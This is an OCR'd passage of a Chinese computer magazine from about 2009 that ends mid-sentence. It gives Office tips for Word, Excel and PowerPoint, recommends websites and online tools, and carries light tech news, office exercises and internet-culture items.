
后进入下一步，在“创建数字标识”窗口中输入签名资料，单击“创建”即可创建一个自己的数字证书。最后在“签名”窗口中输入本次签名的目的，单击“签名”按钮即可插入自己的数字签名（如图1）。



想动手脚 我有签名验证


数字签名弄好以后，如果有人想动手脚，就会在原文中露出马脚。因为用Word打开签名文档时，在状态栏上会显示一个红色图标表示已签名，单击此图标即可在“签名”窗格中看到所有签名，如果看到签名项上显示的是“有效签名”

字样，这就表示文档未被修改，那就可以放心了。还可右击签名选择“签名详细信息”进一步了解签名内容（如图2）。



一般来说，只要添加了数字签名，要想做到修改文档又不留蛛丝马迹，那是不现实的。只要别人想编辑修改经过签名的文档，就必须先从“签名”窗格中右击签名并选择“删除签名”，把所有签名逐一删除后才能修改。而一旦删除签名，即使他能按你原签名的信息重新做一个看似一样的签名，但因为密钥不同，在验证时就会被认出是不可信任的假签名，在签名上会显示一个黄色三角形+感叹号图标（如图3）。

有了“签名”的保护，真是体贴又周到，只要办公室里那些不怀好意的人动了你的文档，咱全都知道。



办公室的小窍门

Excel的小助手F2

按照大多数人的输入习惯，在输错了文字后很有可能直接用方向键把光标移到错误的字符旁边，再用BackSpace或Del键删除它们。但在Excel中输入了错误的数字，这种方法就不太方便了。因为在Excel中

输入数据时一按方向键就会把输入框移到其它的单元格，比如输入了“123”，光标停留在“3”的后面，想用方向键直接把光标移到“1”的前面就做不到。尽管可以用鼠标双击单元格来定位光标的位置，但是在输入大量数据的情况下，因为出现这样

的小问题而来回点击鼠标会浪费大量的时间。还有一种方法，那就是用F2键。只要在按方向键之前按一下F2键，就会发现可以在本单元格内随意移动光标了，修改完毕后再按一下F2键就可以退出这种状态。是不是方便多了呢？



PPT跨页背景音乐不能停

文/cgx

最近COCO要用幻灯片给客户展示公司的产品,为了渲染气氛,她打算给幻灯片加上背景音乐。可发现插入的声音只对当前幻灯片起作用,切换到下一张就停了,这不是她想要的效果。怎样才能让幻灯片跨页的时候,音乐不停呢?

其实只要动点小手脚就好了。在PowerPoint 2007中切换到“插入”选项卡,单击“声音”,在“插入声音”对话框中选择打开需要的声音文件。插入时会弹出一个对话框提示,点击“自动”完成声音插入,插入的声音显示为一个喇叭图标。然后会自动切换到“声音工具”的“选项”选项卡。这一步就重要了,在“选项”选项卡下单击选中“循环播放直到停止”和“放映时隐藏”复选项,再单击“播放

声音”的下拉按钮,从下拉菜单中选择“跨幻灯片播放”(如图1),这样就可以让背景音乐一直播放到最后一张幻灯片结束。



不过在这里还要教COCO一个小诀窍,如果只希望背景音乐播放到某一张幻灯片停止,而不是播放到最后,只要切换到“动画”选项卡,单击“自定义动画”,在“自定义动画”窗口的动画项列表中找到与插入声音文件同名的项。右击这个声音项,在快捷菜单中选择“效果选项”打开“播放声音”窗

口(如图2),在“停止播放”一项,把“999张”幻灯片更改为需要的幻灯片张数,就可以让背景音乐在指定的幻灯片后停止了。



此外,在插入声音前如果已设置了其它动画效果,则背景声音会在其它动画效果结束后才开始。对此只要在“自定义动画”窗格的动画项列表中选中插入的声音项,单击窗格下侧“重排顺序”的向上箭头按钮把该项上移到列表的最上面,即可在播放本页动画的同时播放背景音乐。

连续抓图PPT也能做得到

文/cgx

在用PPT做演示时,难免会碰到需要插入屏幕画面的情况,如果手头正好没有专门的抓图软件怎么办呢?我们知道,在Windows中只要按下Print Screen键或“Alt+Print Screen”组合键就可以分别抓取全屏或活动窗口画面,不过一般并不能连续抓图。而在PowerPoint 2007中只要配合使用Office 剪贴板和Print Screen键,不仅可以轻松地连续抓取图片,还能方便地保存抓取的图片。

打开PowerPoint 2007,单击菜单“开始”选项卡“剪贴板”区域右下角的斜箭头,窗口会显示剪贴板窗格(如图1),此时剪贴板处于自动收集状态。按Print Screen键或“Alt+Print Screen”组合键抓图,抓到的图就会自动保存到Office 剪贴


板中。因此,重复按Print Screen键或“Alt+Print Screen”组合键就可以批量抓图,不必每次抓取后马上粘贴。抓图完毕后切换到窗口,单击剪贴板中的“全部粘贴”按钮,即可把抓取的图片全部粘贴到文档中,或单击选择插入单张图片。

对于粘贴到PPT中的抓屏图片,还可以直接右击选择“另存为图片”,轻松地保存成图片文件。如果想同时保存所有抓



图,只要单击Office按钮,选择“另存为/其它格式”,在保存类型中选择“网页(*.htm;*.html)”,命名为“抓屏.htm”保存到桌面。保存后即可在桌面上找到一个名为“抓屏.files”的文件夹,打开这文件夹即可看到刚才抓取的所有图片文件。每个文件都是独立的,且已自动编号命名,可按需要重命名或复制到其它文件夹中保存。

此法主要是借用了Office剪贴板自动收集任意程序中的复制内容这项功能来实现的。因此,也会受到Office剪贴板最多保存24次复制和复制项目大小总和不超过8MB的限制,在抓图时要注意屏幕左下角的剪贴板提示,它会告诉你剪贴板的剩余次数(如图2)。



Excel报表日期轻松搞定


■ 文/木头蜗牛

无论是仓库库存报表还是工作日报表,时间和日期永远是Excel数据报表的重要组成部分。面对海量而繁琐的Excel报表,如果每次都一一输入当前日期时间,无疑是一件折磨人的事情,用好Excel的插入当前日期或自动更新当前日期功能,绝对能让繁忙的工作事半功倍,牢牢掌握时间。

让时间停止吧

不少公司都有做日报表的习惯,就是将当天的工作情况记录下来,比如网店、销售公司等。Excel表格不像Word文档一样,只要输入当前日期,比如“2009”,系统就会自动提醒,回车即可输入当前的完整日期。其实,Excel也有简单的输入方法,就是在需要输入日期的单元格中,同时按下“Ctrl+;”键即可,特别适合给Excel报表标注日期,既简单又不会出错(除非电脑本身的日期错误)。如果默认的日

期样式不符合公司的格式要求,可以右击日期单元格,选择“设置单元格格式”命令,在弹出的“单元格格式”对话框中,选择“日期”分类中与公司要求一致的类型,如“*2001年3月14日 星期三”(如图1)。按下“确定”按钮,单元格内的日期就符合要求了。



走在时间的前面

你是不是希望一打开制作好的Excel表格就已经自动更新到当前日期了呢?提高工作效率,走在时间前面的诀窍就是使用“=NOW()”函数。

首先打开Excel表格,在需要输入日期的单元格上单击,输入“=NOW()”,这是一个日期时间函数,用来快速输入当前日期和时间。当然,也可以直接插入函数。对Office 2003用户,操作方法是依次单击菜单“插入/函数”,在打开的“插入函数”对话框中,在“选择类别”中选择“日期与时间”类,再从中选择“NOW()”函数即可(如图2)。Office 2007用户则是点击切换到“公式”面板后,点击相应函数来完成操作。输入函数后,会发现单元格中会显示出当前的日期与时间。如果日期样式不合需要,像前面一样修改就可以了。




Say English打败文档中不会的单词

■ 文/Aa酱

对很多朋友来说,英语都是一个老大难问题。可是不管是在求学阶段,还是工作就业后,总免不了和各种英语单词的遭遇战,比如笔者最近得到了一份学习文档,里面有好几个单词没有翻译,怎么办呢?

其实很简单,甚至不用安装第三方翻译软件,直接用Word 2007就可以搞定了!首先在文档中任意位置右击鼠标,在弹出菜单里选择“翻译/中文(中国)”命令,以便打开Word的即时翻译功能。此时再将鼠标指针移动到不懂的单词上,就会浮现出相应的翻译结果(如图1)。对工作中经常需要查看一些夹杂有

英文单词的文档的朋友来说,开启此功能即可解决大部分问题。而对学生朋友而言,比起英译汉,可能汉译英更重要。要解决这个问题也很简单,直接右击鼠标选择“翻译/英文(美国)”命令即可,特别适合写英语作文的时候,万一想起某个单词,直接输入中文,Word就会告诉你了。



如果希望进一步了解文档中某个单词的详细解释,可以在选中该单词后右击选择“翻译/翻译”命令,此时Word编辑窗口右侧会展开“信息检索”窗格,提供更加详细的翻译解释。通过更改“信息检索”窗格中“翻译”选项区域下的源语言和目标语言,还可以实现在不同语言之间翻译(如图2)。





在Word 2007中制作下拉列表

■ 文/引火虫

很多朋友都知道,利用Excel的“数据有效性”制作下拉列表,可以大大提高输入的效率和准确性。其实,在Word中同样可以制作这样的下拉列表,操作也不复杂,下面就以Word 2007为例:

首先打开需要制作下拉列表的Word文档。在开始操作前,请先点击窗口左上角的Office按钮,打开“Word选项”,在“常规”窗口中,勾选“在功能区显示‘开发工具’选项卡”复选框,单击“确定”返回主界面,Word中将新增“开发工具”选项卡,切换到此选项卡后,将光标定位在需要添加下拉列表的单元格上,单击“控件”功能组的“下拉列表”按钮,在当前单元格中会自动插入一个下拉列表域,单击“控件”功能组中的

“属性”按钮,弹出“内容控件属性”对话框。在这里可以设计“标题”和“标记”,点击“下拉列表属性”旁的“添加”按钮,输入相应的内容后,单击“确定”按钮就可以了(如图1)。

返回Word编辑窗口后,发现已经做好一个带有下拉列表的单元格了,选中此单元格,按下“Ctrl+C”组合键,选中其所在列的其他单元格,按下“Ctrl+V”组合键粘贴。现在,就可以在下拉列表框中快速选择内容了(如图2),是不是很方便呢?



交作业有奖

在工作中你是否碰到过需要下拉列表的情况呢?只要将你设计的带有下拉列表的文档寄往“guoqi@cpcfan.com”,就有机会成为“最佳Officer”,并得到《电脑迷》编辑出版的Office 2007图书一本。

你也可以使用本文的示例文档做练习(示例文档已收入配刊光盘)。只要将“学科”列设计为“语文、数学、英语、政治、计算机、体育、专业”七个类别,并寄往“guoqi@cpcfan.com”,就可以参与抽奖,获得小礼品一份。



常言道:10多岁比智力,20多岁比体力,30来岁比专业,40岁比人脉……年纪再大点,要啥子我就不晓得了哈!根据我们的调查,《电脑迷》的读者平均年龄为24岁,18~28岁的读者最多。小编们也几乎都是20来岁的80后,也就是说我们大家都处于同一水平——拼体力——;

本期Office加油站,将为80后正拼体力的年轻人加油!

第一节:伸展运动

将两臂伸展至和肩部平行,同时手掌握拳,胳膊肘向后倾,用力将胳膊伸展至和肩部相平。每天做20~30次(不用一次做完),能够促进肩部、颈部和头部的血液循环,调节运动不均衡的肩膀。

第二节:舒展弯曲的腰部和肩部

将身体轻轻向下倾,不要用力过猛,只要做到感觉到清爽即可,根据自己的感觉控制次数,一次做2~3次即可,每天10次左右,能够舒展长期弯曲的腰部和肩部,促进新陈代谢,缓解疲劳,同时使思维变得更加清晰。

第三节:调整椎间盘突出

长时间坐着会使椎间盘变得突出,同时还会对腰部产生影响。可以将两手放在膝盖上,然后将重心分别放在左右腿上,使椎间盘能够得到充分的运动,每天50次。

在QQ邮箱中同步删除外部邮件

自从QQ邮箱有了收取外部邮件功能,我就将自己工作用的邮箱账号绑到了QQ邮箱。为了防止收取过程中出现差错,在设置其他邮箱时,会默认勾选“在原邮箱中保留邮件备份”。不过这样一来,每次删除邮件时就需要分别在QQ邮箱和外部邮箱中执行两次,非常麻烦,请问该如何解决?

登录QQ邮箱后,点击首页上方的“管理”链接,在新页面中点击切换到“其他邮箱”,在邮箱列表中单击相应邮箱右侧的“修改设置”链接,在设置界面上选中“在QQ邮箱中删除邮件时,也删除原邮箱中的对应邮件”项(如图)。下次在QQ邮箱中删除外部邮箱的邮件时,就可以同步删除外部邮箱服务器上的邮件了。



前几日小满不小心丢失了手机,当了几天“隐身人”,丢失手机后没有及时通报给亲朋好友们,因此引出不少误会。大家纷纷猜测小满是为情所困还是在欠债避风,真让人哭笑不得。等买回了新手机——给大家通报,才将谣言止住。不由得感叹,现代生活可真是离不开手机啊。

文/满堂喝彩

聚合你的网络生活

每天都耗在网上,写博客,看帖子,听音乐,聊新闻,有没有想过把自己在网上的足迹都集合到一起呢?现在**人间网 (rensea.com)**就提供这样的网络生活聚合服务,它是一个简单易用的个人信息发布平台,在这里你可以告诉大家你现在在做什么,可以分享你正在看的有趣的视频,八卦新闻,流行歌曲等,可以收藏自己喜欢的网页,将自己不同的博客和相册的内容汇总到一起等。它是你的网络名片,直通你的网络生活。



一键登录畅通无阻

每次登录不同的网站和在线游戏都要反复输入,如果一时忘记了密码,麻烦更大。**易卡网 (www.1ka.me)**则可以解决这个问题,它提供了账户在线托管以及一键自动登录服务,可以集中保管用户经常要使用的账户信息,自动帮助用户登录常用网站。以后只要先登录易卡网,即可自动登录到其它网站,保证了账户安全。

给文件在网上安个家

“E云” (eyun.online.sh.cn)是由中国电信开发的文件在线存储网站,提供2GB的免费存储空间,它的与众不同之处是提供了文件自动存储功能,不需要用户自行上传和组织管理文件,只须安装专门的客户端软件,即可按照用户指定时间持续不断上传和备份文件的最新版本,一旦本地数据丢失,便可以及时恢复到最新的版本,相当不错。



轻松玩转英文造句

在英文写作时经常会遇到不知道该用哪个单词的困惑,这个时候不妨请**“英库” (www.engkoo.com)**网站来帮忙,这是由微软亚洲研究院研发的新一代在线词典,不仅能提供中英文单词和短语查询,还拥有词条对比等众多特色功能。比如很多英文单词有相近的意思,在英文造句时究竟用哪个更好呢?使用**“词性百搭搜索”**即可轻松解决问题。输入句子主干,对于无法确定的单词,使用该词的词性缩写替代,英库就会找到符合要求的例句,从而帮助你更准确地用英文造句。



像写书一样记录生活

我们都羡慕作家的生活,每天以文字书写多样的人生。其实人人都可以当作家,写不了别人的故事,那就写自己的生活、感动以及记忆。**斑马森林 (www.banmasenlin.com)**就是一个以写书为主题的网络空间,任何人都可以在里面通过最简单的方式、以虚拟纸张的形式记下自己的故事。



不插电的游戏快乐

■ 文/满堂喝彩

记得小时候, 最快乐的事就是每天吃完晚饭, 和家人或朋友围坐在一起打扑克, 在一片大呼小叫吵吵闹闹声中度过一个美妙的夜晚。游戏虽简单, 但快乐是无穷的, 在游戏中也促进了人与人之间的情感交流。只是随着电视游戏、电脑游戏的出现, 原来那种亲朋好友一齐游戏的场景越来越少, 更多的是独自一人奋战在屏幕前。虽然也快乐, 但总缺少了一种氛围, 人与人的交流仿佛越来越远。

如今很多城市里开始流行桌游, 即不插电游戏, 线下面对面游戏等, 想必就是人们对于传统游戏方式的一种回归吧。所谓桌游就是摆在桌面上玩的游戏, 英文原文是board game, 也叫做版图游戏。board game在欧美地区风行三十多年, 早已是风靡社会的社交活动。在国外已经成为与书本一样的出版物, 内容涉及战争、贸易、文化、艺术、城市建设、历史等多个方面。以各种不同的主题、游戏规则以及回合规定, 变化出至今已达3000多种脍炙人口的游戏。

桌游世界 (www.173zy.com)

很多桌面游戏其实已经流行上百年的, 它泛指诸如棋类、牌类、益智游戏以至于如沙盘推演的战棋、谈判游戏等。象棋、陆军棋、跳棋都可以算是桌游。有简单到给婴幼儿玩的, 有复杂到需要玩一个星期的战争游戏, 可说无所不包。现代流行的单机游戏或网络游戏, 尤其是策略类和角色扮演类游戏, 都可以找到桌游的影子, 比如大富翁和飞行棋等。玩法相同, 但桌游方式不插电并且无辐射, 玩起来更健康。

BGC桌游网 (www.bger.org)

桌面游戏强调的是人与人之间的互动和交流, 强调“面对面”, 旨在营造一种“游戏party”的氛围, 给亲朋好友一个聚会的场所, 让人跟人走得更近些。桌游的玩法众多, 参与人数可以根据游戏随时调整, 少到两人, 多到几十人都可以, 从简单的搭积木, 到复杂的三国杀游戏, 应有尽有, 可以满足不同年龄不同人数的需要。一边游戏、一边斗智、一边聊天的面对面游戏, 比起整天面对电脑不断点击鼠标和键盘的游戏来说获得的内心感受会更丰富。



● “WMA” 改名？

央视主持人张宇东在网上发表博文称, 微软的一种音频格式wma与中国武术的缩写相同, 建议微软为此改名。张宇东称, 他在网上搜索中国武术职业联赛相关报道, 结果发现搜索出的“WMA”均是对微软音频格式“Windows Media Audio”的解释。为了更好地在国际上推广中国武术, 张宇东提议微软公司更改wma音频格式的名称。

点评

简称冲突在所难免, 比如CCTV也是闭路电视(closed circuit television)的简写, 这些约定俗成的东西怕是改不了了。

● 让在线内容自毁

华盛顿大学的计算机科学家提出了一套方案, 名叫Vanish, 允许用户使用密钥加密数据, 然后储存在

云系统中。密钥会在保留一段时间后消失, 消失之前数据可以被访问, 消失之后数据就无法访问了, 这相当于《不可能任务》中的自毁便条。

点评 越来越多电影中的科技元素正变为现实。

● 不是英寸！17英尺笔记本现身

近日, 一款屏幕面积达到17英尺的笔记本电脑出现在美国时代广场, 据悉与此同时, 在旧金山贾斯廷赫尔曼广场也有同样的一台笔记本。据了解, 这其实是美国著名的消费电子产品零售商RadioShack为旗下刚推出的新品牌“The Shack”所作的一次创意活动。据RadioShack工作人员介绍, 这两台笔记本将在纽约时代广场和旧金山贾斯廷赫尔曼广场的活动现场相互连线, 利用屏幕和摄像头为两地参加活动的观众提供音频和视频的实时播放和传递。

点评 可以在键盘上跳舞了。



这个世界很疯狂,有人冒着生命危险以高压电作画,有包子耍酷玩起双截棍,更有人经历从默默无闻到一鸣惊人的涅槃般蜕变,来看本期的疯狂网事吧。

人物 People

灵魂歌者吉米大叔 (Jimme Pugh)



《英国达人》选秀节目中曾出现过保罗·波茨(Paul Potts)和苏珊大妈这样其貌不扬,但

张口就让世界震惊的草根明星,现在又多出了一个吉米大叔(Jamie Pugh)。这位有舞台恐惧症的大叔演唱之前表现得非常紧张,被称为英国达人有史以来最紧张的选手。在痛失爱妻和生活的重压之下,吉米大叔一个人要兼职两份工作,白天是卡车司机,晚上送披萨外卖,在这样艰苦的生活中,他用自己的歌声,唱出了来自心灵的呐喊,当他唱出音乐剧《悲惨世界》名曲的《Bring Him Home》第一个音符的时候,人们眼睛就湿润了,真的是直击心灵最深处的歌声。

与保罗那种纯美高亢的声音相比,吉米大叔的歌声是温暖而又深沉的,虽然他未能进入决赛,但我们只需要记住他带给我们的那一刻的感动。

吉米大叔《Bring Him Home》视频已收入本期光盘

玩意 stuff

不需用电的定时灯 Time Your Light

呃……从外观上看很像女孩子常用的洗面奶,但其实它是一个不需要外接电源或电池就能发光的定时灯,它的工作原理有点类似机械表,上紧发条就可以工作了。使用时只要旋转底部的定时器,上面的“洗面奶管子”就会缓缓亮起,灯光的效果和蜡烛很相似,你甚至可以把它看成经济安全的电子蜡烛。



动画 Animation

包子当自强 包强

“包子厌倦了饮食业,投身娱乐圈发展,开起了演唱会?”“为了向李小龙致敬,千里迢迢前往日本挑战寿司侠,打得寿司满地找‘鱼籽’?”近日,两段CG动画短片《Super Baozi VS Sushi man》(超级包子大战寿司侠)和《Dragon Fist》(包子版龙拳)出现在国外Vimeo视频网站上,以原帖50多万的点击率,瞬间爆红,并迅速被国内各大视频网站强力转载。无厘头的搞笑、精致的动画设计、完美的细节处理,再配上周董的背景音乐《龙拳》,立即笼络了一大批国内外的包子粉丝。不过,这个有着超高制作水平的短片,并不是国外山寨中国元素,“包子”他爸可是地地道道的中国人——孙海鹏,毕业于湖北美术学院的他从周星驰电影和皮克斯动画中获取了灵感,历时两年一人独自创建了“包强家族”。当这两部短片正式发布后,在网络上引起轩然大波,众多动画业同行纷纷称其为“天人之作”。

包强短片已收入本期光盘

摄影 Photograph

当植物遇到8万伏电流

塞姆扬·基尔良(Semyon Kirlian)是基尔良电子摄影术的发明者,他于1939年意外地发现在通电板的边缘进行拍摄,将获得令人惊异的图像。摄影师罗伯特·布尔特曼(Robert Buelteman)也是一名基尔良电子摄影术的爱好者,他在常见的植物花卉上接通8万伏特电流,然后拍下这些植物留在世间最后的灿烂。在完全黑暗下,将各种不同的植物放到金属板上,然后接上电源,刹那间,植物们会喷射出肉眼无法看到的辐射,并且在叶片、花瓣和花茎周围“制造”出打着旋儿的“蓝色烟雾”——这些是植物遭到电击后释放的电离气体,艳丽如极光。



菊花被雷的瞬间

为了拍摄这些奇特复杂的图像,布尔特曼平均每周工作至少60个小时,10年间才拍摄了80张照片,本期光盘收录了部分布尔特曼摄影作品。

每期一博 Blog

阳光男孩BJQIQI (<http://blog.sina.com.cn/bjqiqi>)

博主李小奇算得上是比较有名的80后了,不单拥有令人羡慕的工作,更是个超级帅哥,总结起来就是单身、有钱、有闲、有才、有貌,他的骑士团成员更是遍布全国。BJQIQI酷爱旅游,足迹也遍布世界各地,因为有着一手不错的摄影技术,他博客上文章大多是看图说话的风格,不过稍微有些自恋……想认识帅哥的可以去看看。

生活 原本可以更简单

■ 文/kikier

自从《阿囡哥的酷暑日记》在本栏目刊出以来,有不少读者受到启发,来信畅谈网络在他们生活中起到的作用。虽然阿囡哥因为自己的工作告别了大家,不过又有新的朋友来发表经验了,下面看看kikier小姐是如何把繁杂的生活简单化的吧。

生活,也有说明书

电脑有电脑的说明书,家用电器有家用电器的说明书,那么生活是不是也有自己的说明书呢?做错了事情,怎样诚恳地向对方说“对不起”;不想做的事情,怎样婉转拒绝又不得罪人;新上司来了,怎样讨他欢心又不让他觉得是在拍

马屁……老实说,这些东西没有一个老师会教的,可在生活中又会经常碰到,怎么办?别说,kikier还真的找到一本生活说明书(www.wikish.net),这是一个由所有热心人一起编写的“人肉”生活指南,可以帮忙解决一些在生活中碰到的问题。

掌握生活的窍门

最近部门间的竞争越来越激烈,kikier不得不被迫延长工作时间。属于自己的正常生活节奏也经常被工作上的意外打乱,整个生活变得一团糟。当带着满身的疲惫

回到一片狼藉的家里,简直有种比死还痛苦的心情。不过有人告诉kikier,这并不是生活的错,而是因为没有掌握生活中的小窍门。这些小窍门就像一个个神奇的道具,能让错乱的生活快速回到正轨。生活妙招网(www.lifeskill.cn)会告诉你,在生活中那些应该知道的事情。

说明书丢了,这里找

这几天kikier的电视出了点问题,想翻说明书来研究一下,可不知道丢哪里去了,难道只能靠自己一步一步琢磨?还好,kikier找到了一个叫做“说明书之家”(www.myreadme.com)的网站,根据电视机型号,找到了它的说明书。现在谁家没有手机、MP3/MP4机、数码相机、摄像机、掌上游戏机之类的,要是一不小心把说明书弄丢了,不如就到这里找找看吧。



在线玩多米诺骨牌


■ 文/王道才

多米诺骨牌(domino)是一种木制、骨制或塑料制的长方形骨牌,人们开始利用多米诺骨牌编排一些文字和图案,碰倒第一枚骨牌,其余的骨牌就会产生连锁反应,依次倒下。

如果真的想在现实中玩骨牌,得花不少时间和物力(那些骨牌可不是个小数目),不过有了网络,就可以亲身体验这个有趣的游戏。

登录<http://www.drawminos.com>/网站,单击“Create(创建)”就可以自己创造、编排一个多米诺骨牌的图案。第一次单击骨牌后再到工作区单击,会在工作区中出现一个带箭头的竖杠,这张骨牌即是推倒多米诺骨牌时倒下的第一张,再次单击骨牌后到工作区单击就能排出第二张骨牌,也可以按住左键把骨牌直接拖到工作区,圆球的用法也是如此。在工作区中单

击某张骨牌,然后按左右方向键改变骨牌的方向,就可以完成复杂图案排列,而如果需要大量的相同方向的骨牌,可以调好骨牌方向后按住一个Shift键,再按住左键拖动相应的骨牌,实现快速复制相同的骨牌。在编排过程中可以随时点“Play(播放)”来观看倒下效果,如果不满意可以点“Clear(清除)”擦掉重来(如图1)。




图案编排好后,可以单击“Enter Title(输入名字)”处,然后在这里输入你给多米诺骨牌图案起的名字,最后点“Save(保存)”,网站就会把编排的多米诺骨牌图案保存下来,并给你一个网址,如<http://www.drawminos.com/index.html?id=74636>(如图2),这样你就可以把此网址复制下来,通过QQ或邮箱等通讯方式告诉你的好友,来共同欣赏你的杰作了。

出差在外 Excel工具随身带

■ 文/txt

许先生是个业务员, 常常出差在外, 不过他没有笔记本电脑, 只能在当地找个电脑用用。由于有时候需要做一些报表, 而那些电脑里面没有安装Excel, 怎么办呢? 这时可借用EditGrid (<http://www.editgrid.com/untitled>) 的在线Excel服务, 解决燃眉之急。

为什么推荐这个网站呢? 因为它的风格和Excel极其相似, 无论菜单栏和工具栏, 就连整个界面配色, 也都与日常使用的Excel相差无几。注册以后, 就可以免费拥有一个自己的工作空间, 上传或者新建



表格, 并与其他人共享表格或协同操作, 完全不需要重新去适应。

使用EditGrid就好像在Excel中办公一样。可以利用填充柄, 方便地完成公式、序列、等差数组等常见

数据的填充; 可以使用“插入/函数”命令, 甚至当点击某个函数之后, 右侧窗格也会像Excel一样, 显示出当前函数的具体用法。还可以通过工具栏上的“插入图表”按钮, 建立一个新图表。不用过多摸索, 就能很快建立好一份专业的电子表格了。此外还可以将电脑中现有的Excel表格上传到这个网站进行编辑、修改。

由于出差在外, 可能某些数据没有带全, 这个时候就需要同事的帮助了, 可借助网站的多人协作平台。只要点击“共享/Share with others...”命令, 即可打开文档共享对话框, 由许先生向公司同事发出邀请邮件, 然后被邀请者就可以根据邮件中显示的特定地址参与编辑了。

无需外援 用Gmail查看PPT文件

■ 文/一嘴倾城

晓娜收到一个朋友传来的PPT文件, 但自己的电脑中却并未安装PowerPoint, 怎样才能查看其中

的内容呢? 鉴于晓娜平时使用的是Gmail邮箱, 同事老吴建议她将文件作为附件发送到Gmail邮箱中, 在Gmail邮箱中查看。因为Gmail目前已经支持PDF、Word、Excel、PowerPoint和TIFF等格式的文件, 查看PPT文件简直是小菜一碟。

进入Gmail邮箱页面, 找到并打开相应

邮件。在附件栏里, 会看到“查看”和“下载”两个文字链接, 单击“查看”, 在出现的页面中, PPT文件的相关内容已经展现无遗。其中页面左侧显示的是PPT文件中的第一幅图片, 要切换到其他图片, 可以单击页面右上方“→”按钮, 或者直接在右侧选择相应的图片号。如果要放大或缩小显示区中的图片, 可以点击右上方的“放大”或“缩小”按钮(如图)。当然, 如果你要在线对该文件进行编辑也简单: 单击显示区上方的“在线编辑”文字链接, Gmail就会自动打开“Google文件”编辑页面, 在其中像使用PowerPoint一样进行编辑即可。




网站真搞笑

电影最佳尿尿时间表

这个网站叫做“跑去尿尿网 (RunPee)”, 可说是有史以来最“有用”的“电影网站”! 它会告诉你, 每一场电影最佳的“上厕所时间”。可惜的是, 它还没有提供国产大片的最佳尿尿时间。

网友酷评:

应该用统计学计算出每一类电影的最佳上厕所时间。我只知道对于战争片来说, 最后20分钟打死也不要上厕所……



找模板 这里来

■ 文/千江


如果BOSS要求你在一个小时内拿出一份像样的PPT或者商业企划，相信这个要求会把大多数人逼疯。大家知道，文档要想“速成”最好是在已有格式上进行修改，不过这个模板在哪里找呢？Office的模板功能相对死板了一些，网上指定格式搜索也不靠谱。笔者推荐大家用Google Docs。

轻松找模板

打开Google Docs (docs.google.com)，点击搜索框旁边的“Browse template gallery (浏览模板库)”，在



这里你可以开始搜索模板：比如在顶端的输入框中输入“策划”，再点击“Search Templates”按钮，系统就会为你列出共享的模板（如图1）。建议在右边Sort by（排序）一栏中选择“highest rating（最高评分）”，这样一来好用的文档会排在前面。当找到可以借鉴的文档后，点击“Use this template（使用模板）”链接在Google Docs中打开预览，通过菜单另存为Office系列文本即可保存到本机，方便进一步修改和编辑（如图2）。



提示

Attention

如果搜索中文获得的信息较少，可以试着搜索英文，结果非常丰富。英语不佳的朋友可以挂个谷歌金山词霸，处理起来还是游刃有余的。

还可以这样用

除了用来应急，Google Docs的模板功能还能帮助你找到不少创意和资源，下面就为大家介绍笔者的经验。

寻找特定主题的文档：比如要给客户发个邀请函或证书，只要在Template Gallery界面下的Narrow by category（使用类型归类）一栏下选择“Cards & Certificates（卡片和证书）”，就能立马获得很多漂亮的模板，并且文字位置都设定好了，直接填入即可。

寻找创意PPT格式：Office模板用烦了，可以在界面左边的Narrow by type（文档类型归类）一栏中选择“Presentation（演示文档）”（其他三个选项分别对应文档、表格和互动，可以根据需求选择），接下来就会得到各种PPT模板，这可是Office中没有的哦！

确定信函格式：商业往来中，要想显得更专业，信函是第一步。在模板中搜索信件和传真，立马就可以获得标准格式的模板。

专业文档 就要用专业搜索

■ 文/txt

上学的时候，不管是扩充知识还是找论文资料，总要去网上找很多Word或者PDF文档来扩充自己的知识。不过，要是直接到百度或者Google上面输个关键字，回车一看，需要的资料早就湮没在浩浩荡荡的信息当中。有的网站倒是提供文献检索，不过下载是需要收费的。那有没有好用又免费的文档搜索呢？

一般来说，搜索的文献大多是

DOC、XLS、PPT、PDF等文档资源，正好笔者找到了一个比较不错



